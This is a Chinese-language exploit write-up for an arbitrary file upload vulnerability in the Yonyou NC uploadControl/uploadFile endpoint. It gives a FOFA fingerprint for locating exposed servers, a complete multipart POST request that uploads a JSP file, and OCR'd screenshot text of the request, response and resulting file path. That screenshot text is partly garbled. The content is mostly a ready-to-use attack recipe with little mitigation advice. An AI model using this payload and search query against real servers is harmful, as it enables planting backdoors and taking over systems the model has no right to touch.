


# Y4-31用友-NC-文件上传

## 漏洞描述：

用友 NC /mp/login/./uploadControl/uploadFile 接口处存在任意[文件上传漏洞](#)，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: icon\_hash="1085941792"

## 漏洞复现：

### payload:

```
POST /mp/login/./uploadControl/uploadFile HTTP/1.1
Host: 192.168.63.133:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDIsCqVMnF83ptmp
Content-Length: 314

-----WebKitFormBoundaryDIsCqVMnF83ptmp
Content-Disposition: form-data; name="file"; filename="test.jsp"
Content-Type: application/octet-stream

111
-----WebKitFormBoundaryDIsCqVMnF83ptmp
Content-Disposition: form-data; name="submit"

上传
-----WebKitFormBoundaryDIsCqVMnF83ptmp
```

### 效果图：

发送请求

强制 HTTPS

历史

爆破示例

Request

<

>

数据包扫描

美化

热加载

构造请求

1

POST /mp/login/../../uploadControl/uploadFile-HTTP/1.1

2

Host : 192.168.63.133:8088

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36

4

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoDIsCqVWmF83ptmp

5

Content-Length : 314

6

7

-----WebKitFormBoundaryoDIsCqVWmF83ptmp

8

Content-Disposition: form-data; name="file"; filename="test.jsp"

9

Content-Type: application/octet-stream

10

11

111

12

-----WebKitFormBoundaryoDIsCqVWmF83ptmp

13

Content-Disposition: form-data; name="submit"

14

15

上传

16

-----WebKitFormBoundaryoDIsCqVWmF83ptmp

Responses

33bytes / 41ms

1

HTTP/1.1 200 OK

2

Server: Apache-Coyote/1.1

3

Set-Cookie: JSESSIONID=D5EBE8D8CEA491F7884CA707D

4

Content-Type: text/html; charset=utf-8

5

Date: Tue, 16 Apr 2024 12:41:52 GMT

6

Content-Length: 33

7

8

{"forbidden":true,"msg":"null"}

9

文件路径: http:127.0.0.1/mp/uploadFileDir/test.jsp